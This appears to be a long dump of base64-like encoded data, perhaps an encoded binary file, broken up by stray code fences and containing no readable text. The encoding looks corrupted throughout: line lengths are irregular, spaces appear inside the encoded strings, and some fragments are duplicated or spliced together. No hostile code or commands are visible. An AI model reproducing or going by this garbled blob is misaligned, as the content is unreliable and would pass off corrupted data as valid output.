4rGJXAHRXDZ/livDvGGqXt7ILCwzLeyRrbKV6pnAzwP7p/Svp1inHQ8yrUS1Zu/23HaPBe2zRyXc
aSoyucCVFO7wAP4Tj5TXXaj8Nda0XQTqF7Hsa4G7H+8sa4jXUNqF8Ib5mLJ7sbQTDhuN/L5LKj7I
CpcebGS4V1Xqo/HacepBrz7wLqkET30Pln7cblIzbADCn5g5CseOdoGOn1GKijh6uPnKlR5V5h
k5jWqRpc6ehau/iXoXh+6jtP7QtmE6sltGrpvZ3wxRC6kEkZ3KWggVTu/ibaeFdIi8bwuTMJmt7
IxHzHKOHR4XkOYwMsXO3Lxsw4CkZ+OfjPq2p2mtJbeItOXSbVzMQ95bm0jnf2mYeW7qAeYznB+ZT
wa9Uk+CnjjXvA3ge8sZo4tS1iwuJzZ3k7fZTqNtiQrlS6RG4h27uuGQ8kivp8LwxDD0Ky5ebe
/wCX3b3PiquIqTm2eXXXxF1vUBOmj6hIt0Zybh4AVuC67gQGVthGPlPHGOlcT/aXime7ZdP1FraI
kNtDBizbCC7tySxXPzehIr6s8Efs/taeI7TVp7zTIdNvNRFvtgneZbdTFkhZ24diQ4QkZQdvmBHn
nxc8E+HPC/iufT9HmjMf2eOC5eAFCbhndZvLUMQiBEB4OSzEHpX0WHzHLdKxVoW23t+Anh5qHtJH
iLXdwkHnNHvMgVGcEMgiTspByWZuByTxwccVoaRq7h4tVREiNrFeSruG1DLEVESMMdCW3Z2/w96y
Lu01GK2bUrVQllFttrSxiXL7EGFBHRTg89+uKq2EqRxyG7cC4xMd0PzLDgYKKxyGYHv0HTrX0VT2
aw7mldXMeZqVyvLBp8DyPGrm6SKUSM3384JJQEnbx0GRwea+q/2RPiJY+F9em8OX+q3VVVhWeV3K
qt3EfMtQV527yGU456V8YSXDCdkKyfIw2EglvLJ+b5uhzgnHU85rQ0vVbmy1e3vrR1imp+ymsblJdsAO
52BBRsj7q8fNjoDnNdOJy328rRZj9j4WXnLEEvwRLO9e0liZcbRBdW2S
Gx91BIq9Djd+NfSP7IXjy21+PUPB3B3iOU4tbaKf8AfHJMSsY5GJOPkEgBI9D6V+X/AMUfH8HxEstE
8R3qvDd6RE9jI4G/zokczQAHp8gdkyQflwM5ArsvgL8UX0LUxqCSul3LptxBNNJLkDYsiShHGSexD
djXl1cHaEFUXw23pRrPlejYK4Y7818kJ8H9Tmv44La
DZFj5ZAcAdicf3uO9fQnwc+MGg+N9A8MXWv3ccy3cb6XM0vAW6iby1MAE9CQO9e8Q6Nbw3Mu
7G7zGVBjnA4/LpXxPEGWJpo7PY+uy3M/ZL2fU+LNR+HFvoNmzzyMJFB+8MdT82T1/xrAsdKtntp
iVb7MozuKnLlenUevIAH1r7A8deD2uLKT931iBnPP5+/tXzze2N3okWZEJgRTluS249ML3I7DpXx
9LESoVfZy0PqKNn9NSNendGHp90LIK7ILeFDuSNRmSQATnGe/1NevfCrxZZaTqcuo3ssks0l04aO
Sbgu50Nqr/sjqAMKOvPA8TfVdN8n7EA0ImYbtxzLJtG7G4cqvHb/AArGv/EUWkXEWqW5MT2sZKD
90DJJQdBx+Q9TX0dHGKLUonBiMF2bn3xzivBviF8YIrGX+yEuPLc
FEK55AYrk/gDzXmXhz4w6wC66SLUgbP8jHj5UBBBPc18Xa94zqoLIVldY0yeUXb1
98ivq4cQ1a0VBnyzglGzRz2z3/wAbfGbVLVUzJplw8IgiEbKDwzIxGT6ZHWqVz8VtU1jSIbe8kaWS
HIjk/i8s4+X3welfPCyzXMrzSN133Mw6cscl0mmkoiF87I1LMc+gzWsKlaUpNTepzmtjQ7S3iFz
p9uJH8yP+0xbmORAQMumAC fd9xHPB256V8P/AB5+IFx4t0trC724kuXWNDgNG9swXZn+4xHm
6HBr548XfEPWNS8T61ToaT3k0kJg2kERFlQZJyrYy4x0IPHNed69rVxr2qsHuWBKRiaVSSF+Ta
JgD0JI2ufbNfXUsr5vKB6H8RXMx7Z2etVq3yQ0H9E08k1+RjW0V6OX0uqoR/YFHETBRS+9VOa8IEZL7Whqn+TilcfUNaB+tZ6TB1ubylKBDUO0Eq
```

```
3ehxwM56Vv3GmTPm4v1EgeEO8zAAJNGRnA6ncMEYOD3qPVbW01FJJ4AjTmWIlsFFVJU+VnA4O5gV
HHUV68JrSxytpaI0bCwgtLq6FsUe427zGWOdrcKMAZA7mpYdNvIYX1CW3XzpCsSxREsWjg6vjk/M
2Fx1IWpnigS5kvFUxTPEkLBT14JV89eP5V1Ml45u7e9tDiOWNJwitxg4V0U44PB6Y+9mvKxWOcLt
bP8Ay/zJ8mcfc+abuW4ZI5opZhukMZGzgbhkHqD0yMYxWvcvaGa31iG1/wBOhL2zlmypEYIRhjq2
GwffmtPO+/LHa8SuZ5IMgcEEY3YySqfdz3561QvYreK5kMUqLFbqpTHzeYZTnKYPbufWo+spyXLv
YTTGLOFldiG3t8hYkHK9SQMdQSMmtm4uBO0JD+VNCUjRwRwiLwB6Esc9+M1z1tdxStFK7HbyFjJA
3Z+8AexbAyacJZp55LkrhYpDsTIzuJxjnI4HfpWlveUpC1R3mmXMMss1veRiVF2vH5b/ADjP3s5x
wT078e9bGzSv+faf/vtf8a4KWaz04MJ3mgyy7pEAdpGKggAAZCgdfc1B/bOk/wDP9ef9+j/hS5Kb
1sDdtD//0rFjPqet6HvvdMjsr+eOETWq2nnW19AxbLJiQsZI5Fc4IDMAR1IJxvDltPc+FrWWG5jk
Fmmo3k7XEhu0NujDyTExCIu5iqsm0nA2dt1VdHur/TLxNG1+6vpG1FLho7GZVElwszmSZ2WJfLWR
mY7ADvzkjHQdMmn6X/ZE3hy20oaddyqblnkc2wjMYMkchn+dWECguFbhpCRjANfyrzRgnBR9163X
3O135vbc2p8sYvr6nN6X4c1PT0S61OW8lvrMw3kFuJtlvcKyyyK0u1i7+U4LRgYBVwnJya6P4ZaH
FbXV7PdaSUe7Vbm/t3YR73wdq/fUhPLB2SHk4ORT8L21trmqT6hd38WnWkzwfZobm4W3RfK
A3QRPGziTzpARskYFSwII6V0ljoWl2WhxaXqUZsJ5L6S7j1CLKvO0YJW1eeIPFII0f5YgbxcNw6E
V0fXuWUqeI67b2Xfp2P0HuPs134Z0+wEflubdXEYx8p2PHuPs1iUI0f5YgbxcNw6E
GCqkDtu64z6E1634d8WW2q6dYXqTboRD5asM5Ygm9Wsrfu/tUUih4F373BwV2kHn0
6gj614WMly4vnifo+D/3dI+f9e8ewrYWTN+6keP83Dfcf6hjOyijfVJNduNn2xI
Wzb/ACqGLqeUjxJ8rn+LHbJqhf6Do2ofESws4K6aLxJZa/F4/PjQtKHwQBmPk4yCe2K6aLxJZa
RqFzpE9xp32eCYmIxNJHZF1TZ5uSxKpDTyMu544kDh1LjaHJU
9qw9D+NGqeLLe2tdZ8XNp8utTvBP/ZQWO5nlslLRraoUc3LtsKtGoGACf4TX1WTZjWw1SniJ0NWr
NrW+m/ra9+hw16/u+zk3Y/RP4rXngK502+Hi9bTT9LS1nmS7mtYpo4yinLMr/qOGr4M0DwtqM0Ky
eJdUhXRLWymtNhtza2++fzJEuIY0VyrmFgWAyYgy/wARNddJcPaT3MviGzv7jT7j/STeanL5kyEp
96CGSDy4pJCNuGYDAY7uMH5s+Inxr0jT9P1U2etN/Z5EccaQWwd7aJQt3ebPHIISwA4fG58g
DGuZ5jVzScGW+3m/Ptu+px1fZpJ3KtvHHpWkXElzaVp1nFLYRRW7hZxNA26FJFA/fZiVdzvs
xnDFug+Pta8SxLNfz2sSPcXM7+aEbEe+TG5lI6pNO8V+MtSv7mW8vL5bpNQtfLLlZQpldpsEv
Gq4x8oy5wSGzjNea2NqY7+WS23LAkHmkSBWJbbkBiGADDnGPavayaynI5cqq15X5X6zK0+b9b67
0sVtc17VtSuVt0JhggEkbfZ/3ZlcNjPPZ8Z922UjJLaX1zcXPnRREJBIVVNpyofGPveMF7cZ
rb8JeDD4pvfL0mxa6UjzHic7hGxGxdwO9czcz3EV1cyXf76dkdpkVyw3cxmkNmeOmAB37
Zr7GeKw8r4Ki7SSV1tOc5Xu2QxPHBHJp81xcO0u7zlAs5X1zcPPmRREJBIVVNpyofGPveMF7cZ
EjcuccEnAHtit2TSJ5meezsZ0t1h/pDYO7zZj80MocKY2RiNo6+3WvSvgT4E1xN4vgs76Ixadpj
PqFxLPEyQ+XbH5VViM+Y7lR5a/MSCRwDWWYZrDEDCYOpi5u6grtddDvKpKNKUmOcNvoeRX1rrumXpmq2
ktk21JFiZQAoOSm7aWNvbyKIWEDTlnDGMsTna5Uhsyclf4F25fqAfs
TVvg94b1qS61rVbSKw0ma48mW4dxcFXYx3EkoREAL9BgdaLLwt4E+F/hTXr3T7O5s
WuYrMNcu73F6HflXjtAZSikH5Y/mCkkt0xXyeY8bOWdVrVfeZtbeh0VwrOVQWyWyRV++19tbeh0fV5Xu9Dzj
4F+LLjRr1dB1md47fL47+ftb8MvF0Piawg1+RiDdRRlN3UsEXcM
fwgHk96/KLTPhzq+p3NiUaOMG0tpp9RX9yPIXeYhvdQxjbcwZFGQp6Atur7T8PXcnhkaVYw3cciW
JSKYW80SxEzgbdsaF3V84TDtkj5gOKJZ1RxcyaryxcT9VsWIQMWBGTjGa8U8Y
+DbdGa1CYRifnx3P869U8H6xbLpsEbNkKgJCcoM9s9+a6zXSJclSGGRjpTz3IYYrDLEUF
70enc9fK8zlh6tpPRn5ueMvh6kdtNPa/Iw3En0C9QPrXzVe6Lqk999m1J9iqpCn/AGSOc+p5Ar9N
fF/gzVri2kt4bdvnDDJBK+v88fF45DujmU4QgMXAOPrjP4V8fhUoS5Kisz7P6zzx5os
u58jz6lqmmeMYdIuSria1jaAjlRIAQee+QeO/Wu8uLW2jkS4sQY84YjPI9c/yq0Ph9f/ANoSa5fQ
OsNvFGEkYY3MowW/lT44DM7GLlSTlu3FfRYShZKfcQ+VzXE3qciOeVjJcBFG0kjcQMZq34pv5dH8E
```

```
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
```

```
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
```

```
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
